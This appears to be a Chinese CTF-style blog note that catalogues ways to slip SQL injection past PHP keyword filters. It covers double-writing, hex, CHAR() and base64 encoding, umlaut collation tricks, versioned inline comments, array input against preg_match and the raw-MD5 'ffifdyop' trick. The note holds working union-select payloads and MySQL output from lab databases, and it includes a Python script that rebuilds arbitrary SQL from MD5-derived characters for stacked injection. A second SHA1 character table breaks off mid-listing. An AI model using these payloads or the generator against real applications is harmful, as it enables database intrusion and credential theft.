
双写

1
2
3
4
function filter($query) {
$keywords = ['UNION', 'AND', 'SELECT'];
return str_ireplace($keywords, '', $query);
}

str_ireplace这个函数是不看大小写的,但是这个方法只是使用了单词过滤,而且只是替换为空而已
所以我们使用双写绕过即可

ascii码替换

1
2
3
4
5
6
7
8
9
10
function filter($query) {
$keywords = ['UNION', 'AND', 'SELECT'];
do {
$tmp = $query;
foreach ($keywords as $keyword) {
$query = str_ireplace(trim($keyword), '', $query);
}
} while ($tmp !== $query);
return $query;
}

使用ascll码绕过

例如:SELEC\x54 来替代 SELECT

T的十六进制是\x54有一些语言在处理这个的时候会把16进制的东西自动替换为实际的值

base64绕过

版本限制5.7.x以上

TO_BASE64

FROM_BASE64

基础

1
2
3
4
5
SELECT TO_BASE64('admin');
-- 返回:YWRtaW4=

SELECT FROM_BASE64('YWRtaW4=');
-- 返回:admin

高级一点

1
2
3
4
5
6
7
mysql> SELECT * FROM users WHERE username=FROM_BASE64('YWRtaW4=');
+----+----------+----------------------------------+-------+
| id | username | password | level |
+----+----------+----------------------------------+-------+
| 1 | admin | e10adc3949ba59abbe56e057f20f883e | 1 |
+----+----------+----------------------------------+-------+
1 row in set (0.00 sec)

这个是输入,输出呢

1
2
3
4
5
6
7
mysql> select to_base64((select group_concat(table_name) from information_schema.tables where table_schema=database()));
+-----------------------------------------------------------------------------------------------------------+
| to_base64((select group_concat(table_name) from information_schema.tables where table_schema=database())) |
+-----------------------------------------------------------------------------------------------------------+
| aHR0cGluZm8sbWVtYmVyLG1lc3NhZ2UsdXNlcnMseHNzYmxpbmQ= |
+-----------------------------------------------------------------------------------------------------------+
1 row in set (0.00 sec)

这个很秀

预处理拼接

需要时堆叠注入

PREPARE FROM :将查询语句 query 取名为 name;

EXECUTE [ USING ]:执行名为 name 的语句,可以带参数(不过用处不大)

1
2
3
4
5
6
7
8
9
10
11
12
PREPARE a FROM concat("SELEC","T * FROM users");
EXECUTE a;

-- 定义查询 username 的预处理语句
PREPARE getUserByUsername FROM 'SELECT * FROM users WHERE username = ?';

-- 传入字符串参数 'alice'(无需加单引号)
EXECUTE getUserByUsername USING 'alice';

高级使用方法,对预处理的语句转为ascll

PREPARE a FROM 0x53454c454354202a2046524f4d207573657273; EXECUTE a;

完全过滤

一个是尝试注入

一个是尝试小语种

1
2
3
4
$username = $_GET['username'];
if (preg_match('/something/', $username)) {
... // error
}

可以通过传入数组绕过。也就是构造 URL 为:

1
ctf.example.com?username[]=Alice

preg_match 只能对字符串进行正则匹配。如果传入的是数组,它会直接返回 false(即“未匹配到”),且不会报错。 这就绕过了原本的过滤逻辑

小语种

在 MySQL 里,如果设置了 utf8_general_ci 或者 utf8_unicode_ci,德语变音字母 Ä、Ö、Ü、ẞ(注意这不是希腊字母 β,是德语字母 ss)等价于普通字母 A、O、U 和 S(对于 unicode_ci,等价于双写字母 SS)。
所以可以尝试用 UNIÖN 代替 UNION,这样可以绕开 PHP 的检测逻辑,同时也能在 MySQL 上正常运行

1
SELECT 1 UNIÖN   SELECT * FROM users

字符拼接

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
char(83,69,76,69,67,84,32,42,32,70,82,79,77,32,117,115,101,114,115)
# SELECT * FROM users

SELECT CHAR(83,69,76,69,67,84,32,42,32,70,82,79,77,32,117,115,101,114,115);


-- CHAR() 编码写法(绕过关键字检测)
CHAR(83,69,76,69,67,84,32,42,32,70,82,79,77,32,117,115,101,114,115)

-- 十六进制写法(同样绕过)
0x53454c454354202a2046524f4d207573657273

-- 方法一:配合 PREPARE 预编译执行
SET @s = CHAR(83,69,76,69,67,84,32,42,32,70,82,79,77,32,117,115,101,114,115);
PREPARE a FROM @s;
EXECUTE a;

-- 方法二:在 WHERE 条件中使用(比如拼表名、列名)
SELECT * FROM users WHERE table_name = CHAR(117,115,101,114,115);
-- 等价于 WHERE table_name = 'users'


实验
mysql> SELECT * FROM users WHERE username = CHAR(97, 100, 109, 105, 110);
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 8 | admin | admin |
+----+----------+----------+
1 row in set (0.00 sec)


只有使用堆叠注入才能替换哪些selectfromwhere之类的
mysql> SET @s = CHAR(83,69,76,69,67,84,32,42,32,70,82,79,77,32,117,115,101,114,115);PREPARE stmt FROM @s;EXECUTE stmt;
Query OK, 0 rows affected (0.00 sec)

Query OK, 0 rows affected (0.00 sec)
Statement prepared

+----+----------+------------+
| id | username | password |
+----+----------+------------+
| 1 | Dumb | Dumb |
| 2 | Angelina | I-kill-you |
| 3 | Dummy | p@ssword |
| 4 | secure | crappy |
| 5 | stupid | stupidity |
| 6 | superman | genious |
| 7 | batman | mob!le |
| 8 | admin | admin |
| 9 | admin1 | admin1 |
| 10 | admin2 | admin2 |
| 11 | admin3 | admin3 |
| 12 | dhakkan | dumbo |
| 14 | admin4 | admin4 |
+----+----------+------------+
13 rows in set (0.00 sec)

特殊注释

原理解释

mysql有两种特殊注释方法

一个是普通内联注释/**/

一个是条件编译注释/*!版本号 内容*/

如果当前MySQL版本 大于等于 指定的版本号,注释里的内容就会被执行。

如果版本低于指定值,就当作普通注释忽略。

/*!000001*/,几乎所有MySQL版本都大于0.0.1,所以里面的代码必定执行。文中用它替换空格

/*!50100*/ 表示只在MySQL 5.01.00及以上版本才执行里面的内容

有了这个思路是不是就可以绕过一下对于函数的限制了呢

当然

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
mysql> select/**/1,user/*!*/(),3;
+---+----------------+---+
| 1 | user () | 3 |
+---+----------------+---+
| 1 | root@localhost | 3 |
+---+----------------+---+
1 row in set (0.00 sec)

mysql> select/**/1,database/*!*/(),3;
+---+-------------+---+
| 1 | database () | 3 |
+---+-------------+---+
| 1 | pikachu | 3 |
+---+-------------+---+
1 row in set (0.00 sec)

image-20260517205227625

配合换行符号

还有一种的话就是内联注释的利用方法就是中间加注释符再加换行,也就是/*!%23%0a*/这种形式

1
-1'union/*/!*!**/select%201,2,group_concat(table_name)from/*!%23/*%0ainformation_schema.tables*/%20where%20table_schema='security'--+

image-20260517205441337

将%23换成–+再构造试一试

这样也是可以的

1
-1'union/*/!*!**/select%201,2,group_concat(table_name)from/*!--+/*%0ainformation_schema.tables*/%20where%20table_schema='security'--+

MySQL从/*开始,会进入注释解析模式,它寻找的是能闭合自己的第一个 */

所以我们可以在这个注释符里面随便混淆

image-20260517205325011

后面的payload

1
-1'union/*/!*!**/select%201,2,group_concat(column_name)from/*!--+/*%0ainformation_schema.columns*/%0awhere%0atable_name='users'--+

md5构造

如果后端的处理方式是

1
2
$password = md5($_POST['password'], true);  // 返回原始二进制
$sql = "SELECT * FROM users WHERE password = '$password'"

我们就可以利用起来

MD5 函数的两种输出

平时用 md5(字符串) 得到的是像 e10adc3949ba59abbe56e057f20f883e 这样的十六进制字符串,都是字母和数字,很 “规矩”。

但如果用 md5(字符串, true),得到的是 “原始字节流”—— 这东西可能包含各种奇怪字符,比如单引号、双引号,甚至 OR 这样的数据库关键字。

当后端于洋在处理我们输入的md5这个函数的时候,这个时候就可以构造一些不可思议的危险函数

我要使用的就是利用自带的true构造一些关键的字符

上面的操作是在php层的注入的,有没有可以直接在mysql层的注入呢? 有!

如下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
mysql> SELECT UNHEX(MD5('ffifdyop'));
+------------------------+
| UNHEX(MD5('ffifdyop')) |
+------------------------+
| 'or'6�]��!r,��b |
+------------------------+
1 row in set (0.00 sec)

mysql> SELECT UNHEX(MD5('fasdfas'));
+-----------------------+
| UNHEX(MD5('fasdfas')) |
+-----------------------+
| "6I_��C<� IyA |
+-----------------------+
1 row in set (0.00 sec)

mysql> SELECT UNHEX(MD5('123'));
+-------------------+
| UNHEX(MD5('123')) |
+-------------------+
| ,�b�Y[�K-#Kp |
+-------------------+
1 row in set (0.00 sec)

看这样是不是就可以获得了特殊字符了呢?这样是不是就可以拓宽视野了呢?感觉可以出一个题目

本人的研究如下(实力有有限,只能到这了)

见下:

但是好像只能是堆叠注入

1
2
3
SET @s = 'SELECT * FROM users';
PREPARE stmt FROM @s;
EXECUTE stmt;

我们只需要替换单引号里面的值就好了

大概框架就是

1
2
3
set @n=concat(substr(UNHEX(md5('xxx')),x,x),substr(UNHEX(md5('xxx')),.......);
prepare nn from @n;
execute nn;

为了方便,于是下面这个脚本诞生了

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
import json

# 直接嵌入你生成的 MD5 字符库
CHAR_BANK = {
" ": [{"input": "0", "pos": 3}, {"input": "10", "pos": 16}, {"input": "31", "pos": 4}],
"e": [{"input": "0", "pos": 7}, {"input": "11", "pos": 1}, {"input": "11", "pos": 14}],
"f": [{"input": "0", "pos": 9}, {"input": "34", "pos": 6}, {"input": "43", "pos": 4}],
"d": [{"input": "0", "pos": 15}, {"input": "32", "pos": 2}, {"input": "33", "pos": 11}],
"B": [{"input": "1", "pos": 3}, {"input": "4", "pos": 14}, {"input": "10", "pos": 7}],
"8": [{"input": "1", "pos": 4}, {"input": "10", "pos": 11}, {"input": "27", "pos": 11}],
"#": [{"input": "1", "pos": 7}, {"input": "5", "pos": 7}, {"input": "8", "pos": 15}],
"P": [{"input": "1", "pos": 11}, {"input": "21", "pos": 7}, {"input": "33", "pos": 7}],
"o": [{"input": "1", "pos": 13}, {"input": "2", "pos": 9}, {"input": "6", "pos": 9}],
"u": [{"input": "1", "pos": 14}, {"input": "4", "pos": 13}, {"input": "10", "pos": 9}],
"r": [{"input": "2", "pos": 3}, {"input": "33", "pos": 8}, {"input": "45", "pos": 5}],
"L": [{"input": "2", "pos": 6}, {"input": "36", "pos": 15}, {"input": "41", "pos": 5}],
"/": [{"input": "2", "pos": 7}, {"input": "15", "pos": 15}, {"input": "44", "pos": 14}],
"c": [{"input": "2", "pos": 8}, {"input": "10", "pos": 14}, {"input": "17", "pos": 13}],
",": [{"input": "2", "pos": 16}, {"input": "4", "pos": 16}, {"input": "11", "pos": 9}],
"~": [{"input": "3", "pos": 4}, {"input": "6", "pos": 13}, {"input": "8", "pos": 14}],
"K": [{"input": "3", "pos": 5}, {"input": "7", "pos": 13}, {"input": "22", "pos": 10}],
"\\": [{"input": "3", "pos": 6}, {"input": "21", "pos": 13}, {"input": "32", "pos": 13}],
"(": [{"input": "3", "pos": 9}, {"input": "30", "pos": 14}, {"input": "36", "pos": 7}],
"0": [{"input": "3", "pos": 10}, {"input": "30", "pos": 15}, {"input": "31", "pos": 8}],
"y": [{"input": "4", "pos": 4}, {"input": "6", "pos": 2}, {"input": "21", "pos": 16}],
"{": [{"input": "4", "pos": 12}, {"input": "16", "pos": 15}, {"input": "20", "pos": 11}],
";": [{"input": "5", "pos": 3}, {"input": "20", "pos": 15}, {"input": "21", "pos": 9}],
"E": [{"input": "5", "pos": 8}, {"input": "9", "pos": 1}, {"input": "19", "pos": 8}],
"w": [{"input": "5", "pos": 10}, {"input": "12", "pos": 7}, {"input": "24", "pos": 4}],
"+": [{"input": "5", "pos": 11}, {"input": "33", "pos": 2}, {"input": "60", "pos": 2}],
"t": [{"input": "5", "pos": 13}, {"input": "21", "pos": 14}, {"input": "23", "pos": 5}],
"Z": [{"input": "6", "pos": 5}, {"input": "7", "pos": 9}, {"input": "14", "pos": 8}],
"_": [{"input": "7", "pos": 4}, {"input": "24", "pos": 16}, {"input": "25", "pos": 12}],
"z": [{"input": "7", "pos": 8}, {"input": "25", "pos": 5}, {"input": "27", "pos": 7}],
"6": [{"input": "7", "pos": 10}, {"input": "26", "pos": 15}, {"input": "54", "pos": 16}],
"%": [{"input": "7", "pos": 15}, {"input": "14", "pos": 13}, {"input": "16", "pos": 7}],
"C": [{"input": "7", "pos": 16}, {"input": "11", "pos": 4}, {"input": "19", "pos": 10}],
"Y": [{"input": "8", "pos": 9}, {"input": "10", "pos": 8}, {"input": "12", "pos": 8}],
")": [{"input": "8", "pos": 13}, {"input": "18", "pos": 13}, {"input": "24", "pos": 11}],
"m": [{"input": "8", "pos": 16}, {"input": "18", "pos": 15}, {"input": "26", "pos": 8}],
".": [{"input": "9", "pos": 5}, {"input": "17", "pos": 4}, {"input": "36", "pos": 9}],
"-": [{"input": "9", "pos": 6}, {"input": "11", "pos": 15}],
"Q": [{"input": "9", "pos": 12}, {"input": "64", "pos": 15}],
"&": [{"input": "9", "pos": 16}, {"input": "55", "pos": 9}, {"input": "60", "pos": 6}],
"D": [{"input": "10", "pos": 3}, {"input": "16", "pos": 9}, {"input": "29", "pos": 11}],
"h": [{"input": "10", "pos": 4}, {"input": "18", "pos": 6}, {"input": "20", "pos": 10}],
"]": [{"input": "10", "pos": 10}, {"input": "22", "pos": 7}, {"input": "23", "pos": 9}],
"'": [{"input": "12", "pos": 10}, {"input": "42", "pos": 8}, {"input": "50", "pos": 13}],
"g": [{"input": "12", "pos": 15}, {"input": "22", "pos": 3}, {"input": "47", "pos": 1}],
"$": [{"input": "13", "pos": 6}, {"input": "21", "pos": 8}, {"input": "65", "pos": 8}],
"9": [{"input": "13", "pos": 16}, {"input": "28", "pos": 13}, {"input": "40", "pos": 5}],
"\"": [{"input": "14", "pos": 5}, {"input": "18", "pos": 3}, {"input": "36", "pos": 16}],
"`": [{"input": "14", "pos": 10}, {"input": "45", "pos": 6}, {"input": "58", "pos": 6}],
"n": [{"input": "14", "pos": 11}, {"input": "29", "pos": 1}, {"input": "31", "pos": 15}],
"V": [{"input": "14", "pos": 16}, {"input": "25", "pos": 7}, {"input": "47", "pos": 6}],
"b": [{"input": "15", "pos": 6}, {"input": "45", "pos": 8}],
"j": [{"input": "15", "pos": 8}, {"input": "20", "pos": 14}, {"input": "25", "pos": 3}],
"M": [{"input": "16", "pos": 2}, {"input": "33", "pos": 14}, {"input": "52", "pos": 5}],
"[": [{"input": "16", "pos": 12}, {"input": "50", "pos": 14}],
"p": [{"input": "17", "pos": 1}, {"input": "25", "pos": 9}],
"k": [{"input": "17", "pos": 14}, {"input": "59", "pos": 10}],
"U": [{"input": "17", "pos": 15}, {"input": "18", "pos": 5}, {"input": "31", "pos": 7}],
"I": [{"input": "18", "pos": 2}, {"input": "23", "pos": 7}, {"input": "45", "pos": 3}],
"J": [{"input": "18", "pos": 11}],
"=": [{"input": "19", "pos": 3}, {"input": "33", "pos": 15}, {"input": "34", "pos": 4}],
"7": [{"input": "20", "pos": 3}, {"input": "23", "pos": 1}, {"input": "25", "pos": 6}],
"!": [{"input": "20", "pos": 5}, {"input": "22", "pos": 8}, {"input": "28", "pos": 15}],
"<": [{"input": "21", "pos": 1}, {"input": "23", "pos": 3}, {"input": "30", "pos": 3}],
"X": [{"input": "22", "pos": 12}, {"input": "31", "pos": 10}, {"input": "36", "pos": 13}],
"i": [{"input": "23", "pos": 2}, {"input": "34", "pos": 2}],
"@": [{"input": "24", "pos": 5}, {"input": "29", "pos": 12}, {"input": "50", "pos": 12}],
"3": [{"input": "25", "pos": 8}, {"input": "28", "pos": 1}, {"input": "44", "pos": 6}],
"N": [{"input": "26", "pos": 1}],
"s": [{"input": "26", "pos": 2}, {"input": "42", "pos": 7}, {"input": "48", "pos": 8}],
"4": [{"input": "26", "pos": 5}, {"input": "30", "pos": 1}, {"input": "31", "pos": 12}],
"O": [{"input": "27", "pos": 3}, {"input": "60", "pos": 11}],
"2": [{"input": "27", "pos": 6}, {"input": "54", "pos": 10}],
"5": [{"input": "28", "pos": 11}, {"input": "31", "pos": 14}, {"input": "64", "pos": 16}],
"?": [{"input": "30", "pos": 16}, {"input": "40", "pos": 14}, {"input": "42", "pos": 5}],
"S": [{"input": "31", "pos": 3}, {"input": "39", "pos": 11}],
"G": [{"input": "31", "pos": 6}, {"input": "49", "pos": 12}],
"|": [{"input": "35", "pos": 6}, {"input": "38", "pos": 10}, {"input": "41", "pos": 10}],
"^": [{"input": "36", "pos": 14}],
"}": [{"input": "39", "pos": 2}],
"*": [{"input": "39", "pos": 9}, {"input": "57", "pos": 3}],
"x": [{"input": "39", "pos": 13}, {"input": "63", "pos": 12}],
"F": [{"input": "42", "pos": 10}, {"input": "64", "pos": 5}],
"q": [{"input": "44", "pos": 3}],
"l": [{"input": "45", "pos": 1}, {"input": "57", "pos": 14}],
"1": [{"input": "45", "pos": 13}, {"input": "61", "pos": 4}],
"H": [{"input": "48", "pos": 9}],
">": [{"input": "48", "pos": 12}, {"input": "56", "pos": 8}],
"W": [{"input": "49", "pos": 2}, {"input": "59", "pos": 12}, {"input": "62", "pos": 11}],
":": [{"input": "51", "pos": 4}, {"input": "55", "pos": 3}, {"input": "56", "pos": 5}],
"v": [{"input": "53", "pos": 8}],
"a": [{"input": "56", "pos": 2}],
"A": [{"input": "58", "pos": 3}, {"input": "62", "pos": 5}],
"R": [{"input": "62", "pos": 8}],
"T": [{"input": "65", "pos": 12}]
}

def generate_sql_from_string(target):
parts = []
for i, ch in enumerate(target):
if ch not in CHAR_BANK:
print(f"错误:字符 '{ch}' (位置 {i}) 不在字符库中,无法生成。")
return None
source = CHAR_BANK[ch][0]
part = f" SUBSTR(UNHEX(MD5('{source['input']}')), {source['pos']}, 1)"
parts.append(part)

concat_stmt = "SET @n = CONCAT(\n" + ",\n".join(parts) + "\n);"
execute_stmt = "PREPARE nn FROM @n;\nEXECUTE nn;"
return concat_stmt + "\n" + execute_stmt

if __name__ == "__main__":
user_input = input("请输入要转换的 SQL 语句(例如 SELECT * FROM users):")
result = generate_sql_from_string(user_input)
if result:
print("\n生成的预处理注入语句:\n")
print(result)

运行的效果如下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
PS C:\Users\Admin\Desktop\test\test\5.16> python md5.py
请输入要转换的 SQL 语句(例如 SELECT * FROM users):select 1 and sleep(5)

生成的预处理注入语句:

SET @n = CONCAT(
SUBSTR(UNHEX(MD5('26')), 2, 1),
SUBSTR(UNHEX(MD5('0')), 7, 1),
SUBSTR(UNHEX(MD5('45')), 1, 1),
SUBSTR(UNHEX(MD5('0')), 7, 1),
SUBSTR(UNHEX(MD5('2')), 8, 1),
SUBSTR(UNHEX(MD5('5')), 13, 1),
SUBSTR(UNHEX(MD5('0')), 3, 1),
SUBSTR(UNHEX(MD5('45')), 13, 1),
SUBSTR(UNHEX(MD5('0')), 3, 1),
SUBSTR(UNHEX(MD5('56')), 2, 1),
SUBSTR(UNHEX(MD5('14')), 11, 1),
SUBSTR(UNHEX(MD5('0')), 15, 1),
SUBSTR(UNHEX(MD5('0')), 3, 1),
SUBSTR(UNHEX(MD5('26')), 2, 1),
SUBSTR(UNHEX(MD5('45')), 1, 1),
SUBSTR(UNHEX(MD5('0')), 7, 1),
SUBSTR(UNHEX(MD5('17')), 1, 1),
SUBSTR(UNHEX(MD5('3')), 9, 1),
SUBSTR(UNHEX(MD5('28')), 11, 1),
SUBSTR(UNHEX(MD5('8')), 13, 1)
);
PREPARE nn FROM @n;
EXECUTE nn;

可以看到使用这个方法需要堆叠注入环境,这个方法只使用了

1
SET	@	CONCAT	SUBSTR	UNHEX	MD5	''	数字	PREPARE	FROM	EXECUTE

这些关键字

扩展一手

同理sha1是不是也是可以做到的呢

当然

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
import json

CHAR_BANK = {
"X": [{"input": "0", "pos": 2}, {"input": "10", "pos": 16}],
",": [{"input": "0", "pos": 8}, {"input": "9", "pos": 4}, {"input": "13", "pos": 9}],
" ": [{"input": "0", "pos": 10}, {"input": "4", "pos": 17}, {"input": "16", "pos": 18}],
"A": [{"input": "0", "pos": 19}, {"input": "34", "pos": 13}, {"input": "37", "pos": 16}],
"5": [{"input": "1", "pos": 1}, {"input": "2", "pos": 17}, {"input": "14", "pos": 2}],
"j": [{"input": "1", "pos": 2}, {"input": "5", "pos": 19}, {"input": "17", "pos": 9}],
"+": [{"input": "1", "pos": 4}, {"input": "7", "pos": 2}, {"input": "12", "pos": 18}],
"y": [{"input": "1", "pos": 5}, {"input": "12", "pos": 17}],
"L": [{"input": "1", "pos": 8}, {"input": "35", "pos": 15}, {"input": "38", "pos": 3}],
"T": [{"input": "1", "pos": 9}, {"input": "1", "pos": 18}, {"input": "12", "pos": 20}],
"W": [{"input": "1", "pos": 10}, {"input": "21", "pos": 19}, {"input": "28", "pos": 2}],
"M": [{"input": "1", "pos": 11}, {"input": "9", "pos": 12}, {"input": "24", "pos": 1}],
"F": [{"input": "1", "pos": 15}, {"input": "16", "pos": 17}, {"input": "22", "pos": 7}],
"9": [{"input": "1", "pos": 17}, {"input": "12", "pos": 13}, {"input": "38", "pos": 12}],
"(": [{"input": "1", "pos": 19}, {"input": "20", "pos": 9}, {"input": "28", "pos": 20}],
"K": [{"input": "2", "pos": 2}, {"input": "7", "pos": 10}, {"input": "11", "pos": 20}],
"7": [{"input": "2", "pos": 4}, {"input": "48", "pos": 10}],
"`": [{"input": "2", "pos": 11}, {"input": "41", "pos": 12}],
"w": [{"input": "3", "pos": 1}, {"input": "12", "pos": 16}, {"input": "17", "pos": 14}],
"h": [{"input": "3", "pos": 3}, {"input": "32", "pos": 18}, {"input": "51", "pos": 4}],
"#": [{"input": "3", "pos": 7}, {"input": "18", "pos": 10}, {"input": "22", "pos": 8}],
"n": [{"input": "3", "pos": 18}, {"input": "6", "pos": 4}, {"input": "7", "pos": 11}],
"d": [{"input": "4", "pos": 2}, {"input": "4", "pos": 19}, {"input": "12", "pos": 5}],
"S": [{"input": "4", "pos": 3}, {"input": "7", "pos": 17}, {"input": "28", "pos": 4}],
"$": [{"input": "4", "pos": 5}, {"input": "48", "pos": 8}, {"input": "53", "pos": 11}],
"s": [{"input": "4", "pos": 6}, {"input": "4", "pos": 10}, {"input": "26", "pos": 2}],
"g": [{"input": "4", "pos": 8}, {"input": "30", "pos": 5}, {"input": "31", "pos": 3}],
"r": [{"input": "4", "pos": 11}, {"input": "9", "pos": 13}, {"input": "24", "pos": 5}],
"^": [{"input": "4", "pos": 13}, {"input": "5", "pos": 18}, {"input": "14", "pos": 12}],
"Z": [{"input": "4", "pos": 15}, {"input": "5", "pos": 16}, {"input": "10", "pos": 11}],
"1": [{"input": "4", "pos": 18}, {"input": "15", "pos": 9}, {"input": "29", "pos": 10}],
"z": [{"input": "4", "pos": 20}, {"input": "10", "pos": 18}, {"input": "13", "pos": 3}],
"4": [{"input": "5", "pos": 2}, {"input": "23", "pos": 19}, {"input": "35", "pos": 9}],
"x": [{"input": "5", "pos": 3}, {"input": "6", "pos": 20}, {"input": "10", "pos": 3}],
"<": [{"input": "5", "pos": 6}, {"input": "18", "pos": 14}, {"input": "50", "pos": 15}],
"b": [{"input": "5", "pos": 9}, {"input": "18", "pos": 13}, {"input": "44", "pos": 13}],
"\\": [{"input": "5", "pos": 12}, {"input": "17", "pos": 20}, {"input": "18", "pos": 17}],
"6": [{"input": "5", "pos": 13}, {"input": "17", "pos": 19}, {"input": "34", "pos": 3}],
"N": [{"input": "5", "pos": 17}, {"input": "19", "pos": 13}, {"input": "23", "pos": 11}],
"'": [{"input": "6", "pos": 9}, {"input": "6", "pos": 11}, {"input": "7", "pos": 14}],
"[": [{"input": "6", "pos": 12}, {"input": "38", "pos": 1}],
"8": [{"input": "6", "pos": 14}, {"input": "7", "pos": 7}, {"input": "15", "pos": 16}],
"&": [{"input": "6", "pos": 16}, {"input": "27", "pos": 5}, {"input": "31", "pos": 2}],
"V": [{"input": "6", "pos": 18}, {"input": "18", "pos": 6}, {"input": "42", "pos": 20}],
"Y": [{"input": "7", "pos": 9}, {"input": "28", "pos": 6}, {"input": "34", "pos": 20}],
"E": [{"input": "7", "pos": 13}, {"input": "21", "pos": 8}, {"input": "32", "pos": 13}],
"]": [{"input": "8", "pos": 2}],
"~": [{"input": "8", "pos": 7}, {"input": "31", "pos": 5}, {"input": "41", "pos": 10}],
")": [{"input": "8", "pos": 8}, {"input": "13", "pos": 6}, {"input": "15", "pos": 10}],
"|": [{"input": "9", "pos": 3}, {"input": "11", "pos": 13}, {"input": "20", "pos": 20}],
"u": [{"input": "9", "pos": 7}, {"input": "12", "pos": 14}, {"input": "16", "pos": 5}],
"_": [{"input": "9", "pos": 11}, {"input": "11", "pos": 14}, {"input": "21", "pos": 15}],
"H": [{"input": "9", "pos": 19}, {"input": "26", "pos": 5}, {"input": "40", "pos": 15}],
"O": [{"input": "10", "pos": 7}, {"input": "49", "pos": 20}],
"{": [{"input": "10", "pos": 8}, {"input": "12", "pos": 1}, {"input": "40", "pos": 20}],
"?": [{"input": "10", "pos": 9}, {"input": "20", "pos": 19}, {"input": "25", "pos": 13}],
"R": [{"input": "10", "pos": 13}, {"input": "12", "pos": 2}, {"input": "28", "pos": 12}],
"I": [{"input": "11", "pos": 5}, {"input": "12", "pos": 9}, {"input": "31", "pos": 20}],
"C": [{"input": "11", "pos": 9}, {"input": "24", "pos": 14}, {"input": "42", "pos": 15}],
";": [{"input": "11", "pos": 10}, {"input": "14", "pos": 20}, {"input": "16", "pos": 15}],
"p": [{"input": "11", "pos": 18}, {"input": "15", "pos": 4}, {"input": "17", "pos": 4}],
"*": [{"input": "12", "pos": 8}, {"input": "15", "pos": 17}, {"input": "18", "pos": 9}],
"0": [{"input": "12", "pos": 15}, {"input": "13", "pos": 2}, {"input": "23", "pos": 7}],
">": [{"input": "13", "pos": 4}, {"input": "18", "pos": 7}, {"input": "23", "pos": 17}],
"t": [{"input": "13", "pos": 13}, {"input": "16", "pos": 2}, {"input": "49", "pos": 4}],
"=": [{"input": "13", "pos": 16}, {"input": "22", "pos": 13}, {"input": "30", "pos": 20}],
"l": [{"input": "15", "pos": 8}, {"input": "15", "pos": 15}, {"input": "20", "pos": 7}],
"f": [{"input": "15", "pos": 12}, {"input": "33", "pos": 19}, {"input": "51", "pos": 11}],
"o": [{"input": "16", "pos": 8}, {"input": "28", "pos": 8}, {"input": "33", "pos": 14}],
"%": [{"input": "16", "pos": 10}, {"input": "17", "pos": 18}, {"input": "46", "pos": 7}],
"a": [{"input": "16", "pos": 12}, {"input": "27", "pos": 15}, {"input": "45", "pos": 17}],
"Q": [{"input": "16", "pos": 16}, {"input": "43", "pos": 19}, {"input": "45", "pos": 4}],
"2": [{"input": "17", "pos": 6}, {"input": "27", "pos": 11}, {"input": "45", "pos": 12}],
"U": [{"input": "18", "pos": 3}, {"input": "36", "pos": 11}, {"input": "40", "pos": 9}],
"e": [{"input": "18", "pos": 8}, {"input": "27", "pos": 18}, {"input": "29", "pos": 16}],
"i": [{"input": "18", "pos": 19}, {"input": "33", "pos": 2}, {"input": "33", "pos": 9}],
"@": [{"input": "18", "pos": 20}, {"input": "28", "pos": 19}, {"input": "35", "pos": 18}],
